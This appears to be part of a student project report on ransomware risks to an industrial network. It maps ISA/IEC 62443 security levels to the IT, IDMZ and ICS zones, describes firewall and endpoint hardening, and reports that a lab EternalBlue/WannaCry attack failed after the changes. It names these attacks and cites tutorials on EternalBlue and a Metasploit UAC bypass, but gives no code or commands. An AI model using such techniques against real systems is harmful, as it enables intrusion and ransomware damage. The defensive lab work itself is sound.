


Security Level	Target	Skills	Motivation	Means	Resources
SL1	Casual or coincidental violations	No attack skills	Mistakes	Non-intentional	Individual
SL2	Cybercrime, Hacker	Generic	Low	Simple	Low (Isolated Individual)
SL3	Hacktivist, Terrorist	ICS Specific	Moderate	Sophisticated (Attack)	Moderate (Hacker Group)
SL4	Nation State	ICS Specific	High	Sophisticated (Campaign)	Extended (Multi-disciplinary Teams)

Assigning security levels from ISA/IEC 62443 cybersecurity standard to each individual zone within our network will help us understand the capability of our network. We can additionally break down each zone in a security level target we are attempting to achieve and state the security level we currently have achieved. The ISA/IEC 62443 standard outlines four different security levels, ranging from one to four.

Security level one mentions threat actors that do not possess a huge threat to an organization, their attacks may have been mistakes that lack skill, and they usually act individually.
Security level two are threat actors with more advanced techniques with low motivation, and similarly to security level one, they act individually.
Security level three and four are threat actors with highly specific skills of industrial control systems and have sophisticated means which can result in multiple attacks in a specific timeframe.

We believe our network meets the following security levels.



Network	Security Level Capability	Security Level Achieved	Security Level Target
IT Zone	Security Level 2	Security Level 2	Security Level 2
IDMZ Zone	Security Level 2	Security Level 2	Security Level 3
ICS Zone	Security Level 2	Security Level 2	Security Level 3

Our security capability is level 2 and the security level achieved is level 2 for our IT, IDMZ and ICS network. We will be targeting security level 3 for our IDMZ and ICS zone and security level 2 for our IT zone. We picked these security levels due to the foundational requirements and system requirements from ISA/IEC 62443 listed below.

ISA/IEC 62443

ISA/IEC list seven different foundational requirements (FR)

We used the foundational requirements to determine what security levels are assigned to each specific zone. Below is the FR used and examples of what is implemented in our network.

FR 1 – Identification and Authentication Control (IAC)
The foundational requirement FR 1 purpose outlines all must be identified and authenticated before they have access to industrial control systems.

We accomplished these requirements by implementing SR 1.1, 1.3 and 1.11. We created users accounts and passwords to effectively identify and authenticate users before they have access to any device. All passwords must meet a specific strength, password strength is determined by length, characters, numbers and symbols. If multiple unsuccessful login attempts are made, then the system will be locked for a set time.

FR 2 – Use Control (UC)
The foundational requirement FR 2 outlines that all authenticated users from FR1 need to be authorized for the tasks they want to achieve based on the work they are assigned.

We implement this requirement by including SR 2.1 and 2.5 into our network. SR 2.1 ensures that the system has the capability to enforce authorizations assigned to all human users. In addition to SR 2.1, SR 2.5 session lock will ensure if the system is left unattended for a set time, the device will require the user to reauthenticate before any action can be performed.

FR 3 – System Integrity (SI)
The foundational requirement FR 3 outlines that the system must be free from unauthorized manipulation.

In our system, we follow SR 3.2 malicious code protection and SR 3.4 software and information integrity. SR 3.2 we enable multiple protection such as Sophos XG firewall's IPS/IDS prevention, advance protection, web filtering and Sophos endpoint protection. Lastly SR 3.4 in our system the Sophos XG firewall contain a log of all network activity which allows us to detect, record, report and protect against any changes on the system.

FR 5 – Restricted Data Flow (RDF)
The foundational requirement FR 5 outlines information regarding using zones and conduits to limit the unnecessary flow of data.

FR5 is achieved by implementing SR 5.1 and 5.2. SR 5.1 Network segmentation is used in are system by creating three different zones IT, IDMZ and ICS which will ensure only necessary traffic flow between the zones. SR 5.2 Zone boundary protection is implemented with the help of our Sophos XG firewall, it has the ability to create firewall rules to limit what traffic is allowed in and out a zone.

FR 6 – Timely Response to Events (TRE)
The foundational requirement FR 6 purpose is to ensure if a security violation occurs proper authority, and reporting are made in a timely manner.

Using SR 6.1 and 6.2 we accomplished this FR. With the help of the Sophos XG firewall, we are able to meet these SRs due to its ability to constantly monitor all traffic and store them in the logs. The logs provide detailed information regarding source and destination IP address, time and if the connection was successful. In addition to logs, the firewall has the ability to have constant malware scanning of all incoming and outgoing data to ensure the network is safe.

Results

Following the completion of security implementations on V2 of our network, we conducted another attempt to exploit the SMBv1 vulnerability. However, this time the exploit failed to function, effectively blocking unauthorized access to our workstations. As a result, the WannaCry ransomware could not be installed on our systems, further demonstrating the effectiveness of the implemented security measures.

The unsuccessful exploitation and prevention of the EternalBlue exploit highlights the success of our security implementations. By addressing the vulnerabilities present in our network and implementing proper security, we have significantly reduced the risk of unauthorized access and potential cyberattacks. These measures have played a crucial role in safeguarding our network infrastructure and protecting our valuable data from being compromised.

It is essential to recognize the importance of maintaining up-to-date security practices and regularly updating our systems to defend against emerging threats. By proactively addressing vulnerabilities, we strengthen our network's resilience and minimize the potential impact of future security incidents.

Technical Challenges and Solutions


During the initial creation of our V1 network, we encountered challenges in configuring a firewall VM as we mistakenly treated it like a standard Cisco router. However, after conducting research, we realized that firewall configuration differs from setting up a Cisco router. Also, the process of penetration testing proved to be time-consuming and challenging, requiring extensive effort and research. Eventually, Gian managed to overcome these obstacles and successfully exploit the system through thorough investigation.

In the subsequent development of our V2 improved network, we faced a roadblock when attempting to install Sophos endpoint protection. This was due to the outdated operating system on the workstations. To address this issue, we devised a solution by updating the workstations to Windows 10, which enabled the installation of Sophos endpoint protection.

Schedule

Proposed Schedule

Our project schedule outlines specific milestones and their corresponding completion dates. The first milestone, scheduled to be finished on May 5, 2023, focuses on the creation of our initial virtual test network v1. Following that, our second milestone is set to be completed by May 10, 2023.



Effects of Ransomware on an Industrial Organization

Gravela Network
Kevin Chou


Project Start: Wed, 4-26-2023

Display Week: 1

TASK	ASSIGNED TO	PROGRESS	START	END
Proposal				
Introduction	Gian	0%	4-26-23	5-1-23
Project Overview	Gian	0%	4-26-23	5-1-23
Schedule	Kevin	0%	4-26-23	5-1-23
Team coordination	Scott	0%	4-26-23	5-1-23
Challenges	Scott	0%	4-30-23	5-1-23
Solutions	Gian	0%	4-30-23	5-1-23
WBS	Kevin	0%	4-30-23	5-1-23
Creation of Network		0%		
Create Virtual Test Network V1	Scott	0%	4-26-23	5-5-23
Create Virtual Test Network V2	Gian	0%	5-5-23	5-11-23
Vulnerability Testing and Scanning		0%		
Identify target	Kevin	0%	5-3-23	5-5-23
Choose vulnerability scanner	Kevin	0%	5-3-23	5-5-23
Remediate Vulnerabilities	Kevin	0%	5-3-23	5-5-23
Security Implementation		0%		
Install IDMZ	Gian	0%	5-5-23	5-7-23
Install 2x Sophos XG Firewall	Scott	0%	5-7-23	5-9-23
Install endpoint protection	Scott	0%	5-9-23	5-11-23
Final Deliverables		0%		
PowerPoint Presentation	Gian	0%	5-12-23	5-19-23
Report	Kevin	0%	2-23	5-25-23

Actual Schedule

We successfully adhered to our original schedule, completing both milestones as planned and meeting all deadlines without encountering any significant difficulties. Our team efficiently executed the tasks according to the proposed timeline, demonstrating effective project management and seamless task completion. We commend everyone involved for their dedication and the smooth execution of the project.



Effects of Ransomware on an Industrial Organization

Gravela Network
Kevin Chou

Project Start: Wed, 4-26-2023

Display Week: 1

TASK	ASSIGNED TO	PROGRESS	START	END
Proposal				
Introduction	Gian	100%	4-26-23	5-1-23
Project Overview	Gian	100%	4-26-23	5-1-23
Schedule	Kevin	100%	4-26-23	5-1-23
Team coordination	Scott	100%	4-26-23	5-1-23
Challenges	Scott	100%	4-30-23	5-1-23
Solutions	Gian	100%	4-30-23	5-1-23
WBS	Kevin	100%	4-30-23	5-1-23
Creation of Network				
Create Virtual Test Network V1	Scott	100%	4-26-23	5-5-23
Create Virtual Test Network V2	Gian	100%	5-5-23	5-11-23
Vulnerability Testing and Scanning				
Identify target	Kevin	100%	5-3-23	5-5-23
Choose vulnerability scanner	Kevin	100%	5-3-23	5-5-23
Remediate Vulnerabilities	Kevin	100%	5-3-23	5-5-23
Security Implementation				
Install IDMZ	Gian	100%	5-5-23	5-7-23
Install 2x Sophos XG Firewall	Scott	100%	5-7-23	5-9-23
Install endpoint protection	Scott	100%	5-9-23	5-11-23
Final Deliverables				
PowerPoint Presentation	Gian	100%	5-12-23	5-19-23
Report	Kevin	80%	5-12-23	5-25-23

Conclusions and Recommendations

As evident from the aforementioned scenario, a network with vulnerabilities can be exploited, resulting in severe consequences such as network disruption, environmental damage, financial costs, and unauthorized information leakage. However, by implementing robust security measures, the risk of a successful ransomware attack can be significantly mitigated.

By adopting appropriate security implementations, organizations can enhance their network's defences and safeguard critical assets. These measures act as a deterrent against potential attackers and reduce the likelihood of unauthorized access, data breaches, and system compromises. The correct security implementations do not only protect the integrity and confidentiality of sensitive information, but also contribute to maintaining operational continuity.

Organizations can proactively safeguard their network by prioritizing essential security measures, including configuring robust firewalls, deploying intrusion detection systems, conducting regular vulnerability assessments, and providing comprehensive employee training. These measures collectively reinforce the network infrastructure, establish secure communication channels, and enable swift detection and response to any security incidents that may arise.

Furthermore, implementing robust security measures can minimize the potential impact of a ransomware attack, reducing the associated costs and operational disruptions. By investing in security technologies and adopting best practices, organizations demonstrate their commitment to safeguarding their network as well as protecting valuable data and assets.

In summary, while a vulnerable network poses significant risks and can lead to detrimental consequences, the proper implementation of security measures offers a formidable defence against potential ransomware attacks. By prioritizing security, organizations can mitigate risks, ensure operational continuity, protect sensitive information, while significantly reducing the potential impact of cyber threats.

References

[1] “Hacking windows with Kali (eternalblue),” YouTube, https://www.youtube.com/watch?v=AGYO2RmXQ10 (accessed May 22, 2023).

[2] “How wannacry ransomware works,” YouTube, https://www.youtube.com/watch?v=agFgibQydzg&t=56s (accessed May 22, 2023).

[3] “What is a DMZ in networking and how does it work?,” Intellipaat Blog, https://intellipaat.com/blog/what-is-dmz-network/?US (accessed May 22, 2023).

[4] S. Shea, “An intro to the IDMZ, the Demilitarized Zone for ICSes: TechTarget,” Security, https://www.techtarget.com/searchsecurity/feature/An-intro-to-the-IDMZ-the-demilitarized-zone-for-ICSes (accessed May 22, 2023).

[5] “3. overview of Sophos XG firewall - theory tutorial,” YouTube, https://www.youtube.com/watch?v=omNv3KwTdfg (accessed May 22, 2023).

[6] “2. Sophos XG firewall || downloading ISO image | installation & initial setup wizard | hands-on labs,” YouTube, https://www.youtube.com/watch?v=_Bsxv8gT7tU (accessed May 22, 2023).

[7] C. A. Rusen, “What is UAC in windows? what is the purpose of UAC?,” Digital Citizen, https://www.digitalcitizen.life/uac-why-you-should-never-turn-it-off/ (accessed May 22, 2023).

[8] Security of Industrial Automation and Control Systems, https://gca.isa.org/hubfs/ISAGCA%20Quick%20Start%20Guide%20FINAL.pdf (accessed May 23, 2023).

[9] Exida, “IEC 62443: Levels, levels and more levels,” exida, https://www.exida.com/blog/iec-62443-levels-levels-and-more-levels (accessed May 22, 2023).

[10] “Sophos XG firewall (V17): Creating & configuring IPS policies,” YouTube, https://www.youtube.com/watch?v=uyRLYXQ5h90&list=PL_b4O8ZwWOqtLRR3iINNWhXQaQF902AIW&index=8 (accessed May 22, 2023).

[11] “Sophos XG firewall (V17): Zones, interfaces, & basic firewall rules,” YouTube, https://www.youtube.com/watch?v=Gg-ksGYJfLM&list=PL_b4O8ZwWOqtLRR3iINNWhXQaQF902AIW&index=2 (accessed May 22, 2023).

[12] “Sophos XG firewall (V17): Configure advanced threat protection,” YouTube, https://www.youtube.com/watch?v=6r-xFE3tS7c&list=PL_b4O8ZwWOqtLRR3iINNWhXQaQF902AIW&index=5 (accessed May 22, 2023).

[13] “How to setup sophos firewall to access the internet,” YouTube, https://www.youtube.com/watch?v=uCywBklNcoU (accessed May 22, 2023).

[14] drd_, “How to bypass UAC & escalate privileges on Windows using metasploit,” WonderHowTo, https://null-byte.wonderhowto.com/how-to/bypass-uac-escalate-privileges-windows-using-metasploit-0196076/ (accessed May 22, 2023).

[15] Kaspersky, “What is WannaCry ransomware?,” www.kaspersky.com, https://www.kaspersky.com/resource-center/threats/ransomware-wannacry (accessed May 22, 2023).